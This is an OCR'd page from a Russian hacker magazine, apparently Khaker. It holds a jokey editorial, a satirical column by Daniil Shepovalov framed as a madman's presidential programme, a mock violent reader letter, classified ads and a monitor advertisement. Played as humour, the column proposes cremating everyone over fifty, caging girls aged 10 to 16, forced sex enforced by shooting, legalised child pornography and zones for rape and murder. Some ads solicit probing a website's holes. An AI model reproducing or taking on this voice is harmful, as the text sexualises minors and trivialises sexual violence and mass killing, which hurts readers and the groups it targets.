Здравия желаем, товарищ сержант! Спасибо, что прочитали наш журнал, мы за это обязуемся прочитать весь-весь уголовный кодекс. Когда прервемся. Но сначала сходим. В смысле - похакаем. Ну, во дворе... Ну, Вы же понимаете, о чем я... Иной раз, знаете, похакаем-похакаем и тут такое начинается... А проблемы бывают, как же без этого? Ну вот, например: однажды мы хакали одну сказочную милую бабушку посредством малознакомого волка, а она позвонила из волчьего живота по телефону 911, пришли охотники и зачитали волку его права. Теперь волк не апгрейдится и не реагирует на команды терминалки. А вот еще случай был: Холод решил заняться экстремальным водным хаком, но совершил наезд на велосипедиста на личной моторной лодке. Увидев патрульных, гражданин Холод начал убегать по шоссе от машины ППС, но через 18 километров был настигнут и обезврежен. В тот день Холод наконец-то узнал, где frag-и зимуют. Теперь он, ну совершенно обхакавшись от содеянного, сильно раскаивается и работает над очередным спецвыпуском X.



Прекрасный новый мир

Прекрасный новый мир

«Лучше замочить Шеповалова прямо сейчас, пока он не начал воплощать свои идеи в жизнь!»

Алексей Челентано, маньяк-убийца и насильник бразильских старушек



Даниил Шеповалов
(danya@danya.ru)

Зигхайль, православные! Если честно, я не особо люблю политику. Когда меня спрашивают, за кого я голосовал на прошедших выборах президента РФ, я честно отвечаю - за мир во всем мире. Этот пункт я дописал в избирательном биль... бюлл... короче, в избирательной бумажке и поставил напротив него символическое изображение фаллоса (было разрешено рисовать любой значок в качестве отметки). Однако по всему выходит так, что мой голос не учли.

Фракции, импичменты, ввод миротворческих сил эСэС, хинди руси пхай-пхай - имхо, все это полный отстой, не нужный разумному человечеству. Понаставили границ, уроды феодальные, и прутся от осознания своей вселенской значимости. Не, ну средние века просто. Однако милосердный Эрегированный Космос сжалился над беспросветным человечеством и послал на Землю меня, аватару порочной истины. Моя миссия - стать президентом всея планеты и наставить ее на праведный путь. Россия же была выбрана в качестве пункта десантирования, поскольку здесь находится основная масса термоядерного оружия, благодаря которому... в общем, неважно. Главное - я любой ценой должен стать президентом РФ. И, надеюсь, ты мне в этом поможешь. А чтобы ты точно знал, что отдаешь свой голос не за очередного дядюшку Зю, а за реального мессию в сверкающих доспехах, я приведу ниже свою краткую программу действий по переустройству мира. Итак, избирательная программа Данечки, кандидата в президенты от Партии Поврежденного Сознания при поддержке][и всепланетного движения “Мировая Термоядерная Война”:

Лучшая подружка – мертвая старушка

Значит так, одним махом решаем проблему нехватки жилья и социальных дотаций: отправляем в крематорий всех товарищей старше пятидесяти лет. Извини, батя, и тебя тоже отправляем - никаких исключений. Освободившиеся от старперов особняки и многокомнатные квартиры будут бесплатно отданы молодежи, а пенсионные деньги направим на строительство трехсотметрового памятника Величайшему Дане, который будет целиком выплавлен из платины и украшен драгоценными камнями. Полноценными членами общества будут считаться только люди в возрасте от 17 до 30 лет. Только они будут иметь право голоса. Девушек в возрасте от 10 до 16 лет будут содержать в клетках и кормить с шеста, чтобы они не раздражали своим поведением и внешним видом достойнейших членов социума. Парням в период полового созревания будут выдаваться специальные талончики на сексуальную реализацию, по которым им обязана дать любая тетка. В случае отказа она будет расстреляна на месте мобильным отрядом быстрого реагирования. По достижении тридцатилетнего возраста человек сразу же теряет все свои гражданские права и переводится на пожизненную принудительную работу в один из трудовых анклавов. Там люди будут заниматься рубкой леса, добычей оружейного плутония и прочими общественно-полезными делами. А чтобы им не было обломно - будет произведена массовая лоботомия с превращением их в зомби. В качестве альтернативного варианта им будет предлагаться безболезненная смертельная инъекция с последующим использованием органов в медицинских и научных целях.

Полноценными членами общества будут считаться только люди в возрасте от 17 до 30 лет.

Я другой такой страны не знаю...


Повсеместно будет внедрена золотая мечта моего детства - генетический контроль рождаемости. По достижении 21-го года каждый человек подвергнется тотальному медицинскому обследованию, в результате которого будет выяснено, нужен ли его генофонд нашей стране. В случае положительного результата берется образец репродуктивных клеток (спермы, etc), а хьюман подвергается принудительной стерилизации. Дальнейшую заботу о продолжении рода возьмет на себе Институт Генетической Культуры и Совершенствования Вида. За попытку рождения человеческого существа естественным путем будут четвертовать и вырывать ноздри. Только перейдя к искусственному отбору, человечество по праву сможет считаться цивилизованным. Институт брака полностью упраздняется. Объявляется полнейшая сексуальная свобода: при предъявлении справки о своей половой стерильности будет разрешено заниматься групповым сексом хоть на Красной площади. Везде у власти будут стоять предельно сумасшедшие люди, которых наберут из палат тихопомешанных. Я считаю, что человек, который всю жизнь тихо улыбается загадочной улыбкой, точно сможет сделать для своей страны гораздо больше, чем "нормальный" умник, озабоченный тем, как бы своровать лишнюю пару-тройку миллионов. Каждому человеку в мозг будет вживлен чип с подобной инфой о челе (идентификационный номер, возраст, группа крови и т.д.) с возможностью передачи визуальной информации с сетчатки глаза в разведцентр; также будет доступен режим самоликвидации человека, когда по специальному сигналу у него в башке произойдет направленный микровзрыв. Устройство самоуничтожения будет автоматически срабатывать при словах "Надо свергнуть президента, революция, восстание, сопротивление, Шеповалов - кретин", а также на ряд других фраз. В качестве бонуса, чтобы народ не протестовал против вживления микрочипов, в голову будет также встраиваться портативный мп3-приемник, который по голосовой команде будет скачивать любую музыку со спутника и напрямую проигрывать ее на слуховые рецепторы. Во всех видах транспорта и общественных местах будут установлены громадные видеоэкраны с пропагандой существующего строя, каждые пять минут будет появляться лично Сам Даня. Он будет единственным правителем на все времена - его мозг извлекут из тела и поместят в питательный раствор. Контейнер же с мозгом скорее всего отправят на лунную базу, чтобы оттуда в полнейшей безопасности он бессменно руководил человечеством. За любые агрессивные выпады против существующего политического уклада человек будет направляться на опыты ученым - там его будут помещать в ускоритель элементарных частиц, обливать кислотой, облучать икс-рэями и т.п.



За попытку рождения человеческого существа естественным путем будут четвертовать и вырывать ноздри.

По тундре... по железной дороге

Уголовный кодекс мы сведем к минимуму. Будут легализованы проституция, клонирование, наркотики, массовые самоубийства, детская порнография и прочее, прочее, прочее. Мы построим целые преступные мегапорталы. Сектор 7: 15 кубических километров интергалактического борделя, где любой желающий сможет трахнуть все что заблагорассудится в какой угодно манере. Пускай там наряжаются в Буратино и бьют семихвостой плеткой Мальвину с Карабасом-Барабасом, в Секторе 7 это позволено. Сектор 14: здесь будут сплошные отсеки с нарко-



Сектор 23, уровень F: тут царит полная анархия, вход на свой страх и риск - могу изнасиловать, убить, расчленить, сжечь и дезинтегрировать личность.

манами, которым через катетер в кровь непрерывно поступает произведенный на фабрике транк, - не вопрос. Сектор 23, уровень F: тут царит полная анархия, вход на свой страх и риск - могу изнасиловать, убить, расчленить, сжечь и дезинтегрировать личность. И никого за подобные дела никуда не посадят - здесь это дозволено. Весь доход от преступных мегапорталов пойдет на благотворительные цели. Если же кто-то совершает любое (даже абсолютно незначительное) преступление вне мегапортала - его тут же разрезают на кусочки и сдают на собачий корм. Без всяких адвокатов, судов, следствия и тюрем. Многочисленная армия распускается - в действии остаются только ракетные войска стратегического назначения и военно-морской флот (подводные лодки у берегов Калифорнии). Всему миру мы заявляем, что в случае любой агрессии извне или если нам просто что-то не понравится - тотчас захреначим в район действий 500-600-мегатонную боеголовку. Нам по фигу, а вам умом Россию не понять.

Через тернии к звездам

В скором времени вся планета признает всепобеждающую силу подобных идей и присоединится к счастливой России. Если же не признает, то Великий Сам сделает официальное заявление следующего рода: "Дорогие иностранные друзья, я псих, мне все по фигу. Если вы не присоединитесь к России в течение 24 часов, то вся разумная жизнь на планете будет уничтожена массивной термоядерной атакой. Уже сейчас я держу в руках коды запуска межконтинентальных баллистических ракет стратегического назначения, так что если вы не хотите встречать Новый Год ядерной зимой - объявляйте свои страны провинциями России со столицей в Арзамасе-16". И тогда вся планета превратится в одно большое государство, а в дальнейшем - в единый громадный мегаполис из стали и бетона. А чтобы общество было сплоченным, мы придумаем внешнего врага - инопланетных высасывателей мозга из созвездия Тельца. И будем разрабатывать гиперпозитронное оружие, которым можно взорвать всю Вселенную, а не только нашу планету. Человечество - это идеальное средство самоуничтожения, которое придумала природа для самой себя. Мы должны выполнить свою задачу! Голосуй за Даню, и через пять лет темнокожие подростки в центре Вашингтона будут продавать лимонад "Буратино", ругаясь отборным русским матом!

.....

- Сестра! Сестра! Ну где же вы? У меня кончились транквилизаторы, да и утку давно уже пора менять...

- Больной Шеповалов, лежите смирно, и тогда может быть завтра или послезавтра вас переведут из бокса электрошоковой терапии в общую палату. А если опять начнете тут планы мирового господства вслух строить - я попрошу главврача вас в изолятор поместить. На хлеб и воду. Будете там вместе с Рузвельтом и Наполеоном галактику на сферы влияния делить. А ты, очкарик, чего тут с диктофоном сидишь? Какой еще журнал? Ну-ка вали отсюда, пока и на тебя смирительную рубашку не одели.

Нам пишут психи

(самое шизанутое письмо для Дани)

Дорогой Даня!
Пишу, чтобы извиниться перед тобой!

Мой брат - поклонник твоего творчества. Ты знаешь, если бы не ты, он, наверное, остался бы нормальным человеком, но он увлекся твоими... э-э-э... статьями и стал таким извращенцем, что мог бы составить тебе конкуренцию!!! Когда я ему это сказала, прибавив пару нехороших слов про тебя, он взял меня за шиворот и потащил к компу. Сейчас он стоит надо мной с ножом, приставленным к моему горлу, и требует, чтобы я извинилась перед тобой за осквернение твоего имени... так вот, я прошу прощения у тебя, Даня!!! Ой, он отвернулся... Смотрит куда-то вдаль... ДАНЯ, ТЫ ИЗВРАЩЕНЕЦ И ДЕГЕНЕРАТ!!! Черт, он читает... неет!!! ...кровь на клавиатуре... паллллльцы ллиииппппнут... Да, да, я извиняюсь, Даня!!! Что-то голова кружится... прости, Даня! Монитор забрызгало, не вижу ничего... и все же знай, что из-за тебя гибнут люди!

from: Julius Пушистая <pyshistius@rambler.ru>



ВОЗЬМИ ЖУРНАЛ
СВЕРНИ В ТРУБОЧКУ

СМОТРИ МУЗ-ТВ

МУЗ ТВ

НАЦИОНАЛЬНЫЙ МУЗЫКАЛЬНЫЙ КАНАЛ



Ищу друга по переписке. Такого... мягкого, пушистого, хорошего, симпатишного... Вообщем ТЕБЯ!(mesmerize@inbox.ru) }I{ду!

Сайту WebCraft требуются челы, которые бы писали статьи по вебмастерингу, дизайну, etc., а также начинающие вебмастера, которые бы задавали вопросы в FAQ. И тем и другим мылить на _mackiller_@mail.ru

Приму в подарок CD "REANIMATOR" все версии (кроме 1-ой и 2-ой), а так же CD "AGE OF IMPIRES II" (english version). Возможны варианты. заинтересовавшихся чуваков просьба мылить на baskakov_alex@mail.ru

Вступлю в любую группу (клуб) начинающих (продвинутых, профессионалов) программистов на Microsoft Visual Basic 6.0. Опыт – средний. Мыльте на e-mail: dan-xakep@narod.ru за подробностями

Все – Все – кто хочет потыкаться в имеющиеся дырочки сайта хакер.ру пишите мне, потыкаем вместе! visual_men@mail.ru (потыкайте, потыкайте, тыкальщики – прим. редакции)

Куплю диски Warhammer40000:Final Liberation и MechWarrior: Titanium Trilogy Мыльте на evil_killa@aport2000.ru

Ищу Шиллаева Шамиля, живущего в Москве!!! Шома, если ты читаешь "Хакер", скинь мне на мыло. cris_r@mail.ru Яшувов Тимур.

Студии веб-дизайна нужна поддержка в лице хак-группы (мы им дизайн, они нам 'крышу'). Кто заинтересовался пишите на neko@fromru.com

Группе кодеров нужен художник-дизайнер, хоть немного знающий MS Visual Studio. Мыло: iOutsider@mail.ru

Если хакеру нужен ученик в таком сложном деле, буду им!!! Мылить Winner1024@yandex.ru

Пиплз, может ещё остался на нашей планете кто-нибудь, кто пишет РЭПперские текста? Помогите, если можете! Мыльте на sanchas@ok.kz

НИКТО не хочет научить меня юзать DELPH 5? Мыло: sasa_100@mail.ru

Нужны авторы а-ля Даня Шеповалов для создания проекта Durdom-online. acid_t@xakep.ru

Создаю MOD для Heroes of Might and Magic,помогите информацией и оформлением. uksus@hotbox.ru

Привет! Ты пишешь музыку? Тебе интересно – как ее пишут? Значит нам есть о чем поговорить! dron5ky@nm.ru

Создаётся проект DURDOM-ONLINE. Очень нужны авторы(последователи и предшественники Данечки Шеповалова)а также другие авторы. Мыло: Acid_t@xakep.ru

Хочу создать группу начинающих веб-дизайнеров, в возрасте не старше 15 лет, пишущих в хтмл'е. Меня зовут Стас, мне 14 лет. Живу я в Москве. Буду ждать ваших писем. Да, не пугайтесь, я сам новичок. Мыльте на mas-stas@narod.ru

Нужна помощь (подсказка), по настройке linux-server'а. savagev@mail.ru



Ищутся грамотные пиплы, для помощи в разработке проекта про культуру киберпанк, и вообще теме: "компьютеризация общественности и всей нашей жизни". Нужны: художники, писатели, и другие фантазеры. Мылить на: com_bat@mail.ru

мессадж можно закинуть на
board@xakep.ru

объявления рекламного харрактера не публикуются!!!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)



Reflex C708
Кинескоп: абсолютно плоский PFT, диагональ 17 " 325x244мм, шаг 0,25мм
Покрытие: антибликовое антистатическое S-ARAS
Фокус: двойной динамический
Разрешение: 1600X1200 / 75Hz
Частоты развертки: 30-96KHz/ 47-130Hz
32 возможные установки для различных графических режимов (22 пользовательских, 10 стандартных заводских)
Энергосбережение: EPA, VESA DPMS, NUTEK
Безопасность: соответствие стандартам MPR-II, TCO-99
Plug&Play: DDC1/2B, Windows® 98/NT
Модель С509
Кинескоп FST, диагональ 15 ", шаг: 0,28 мм
Покрытие: антибликовое антистатическое AGARAS
Разрешение: 1024X768 / 60Гц
Частота развертки: 30-57кГц
32 возможные установки для различных графических режимов (22 пользовательских, 10 стандартных заводских)
Энергосбережение: EPA, VESA DPMS, NUTEK соответствие стандартам MPR-II, TCO-99
Потребляемая мощность: 75Вт
Plug&Play: DDC1/2B, Windows® 98/NT
Модель С707
Кинескоп FST, диагональ 17 ", шаг: 0,26 мм
Покрытие: антибликовое антистатическое AGARAS
Фокус: двойной динамический
Разрешение: 1600X1200 / 60Гц
Частота развертки: 30-86кГц
32 возможные установки для различных графических режимов (22 пользовательских, 10 стандартных заводских)
Энергосбережение: EPA, VESA DPMS, NUTEK соответствие стандартам MPR-II, TCO-99
Потребляемая мощность: 95Вт
Plug&Play: DDC1/2B, Windows® 98/NT
ROLSEN
стирая границы
с мониторами
ROLSEN
Разветвленная сеть сервисных центров по всей России
Официальный дистрибьютор Falcon Computers Ltd.
Товар сертифицирован
тел.: (095) 150-8320, 150-8340, 150-8324
телефон для розничных покупателей: (095) 933-4997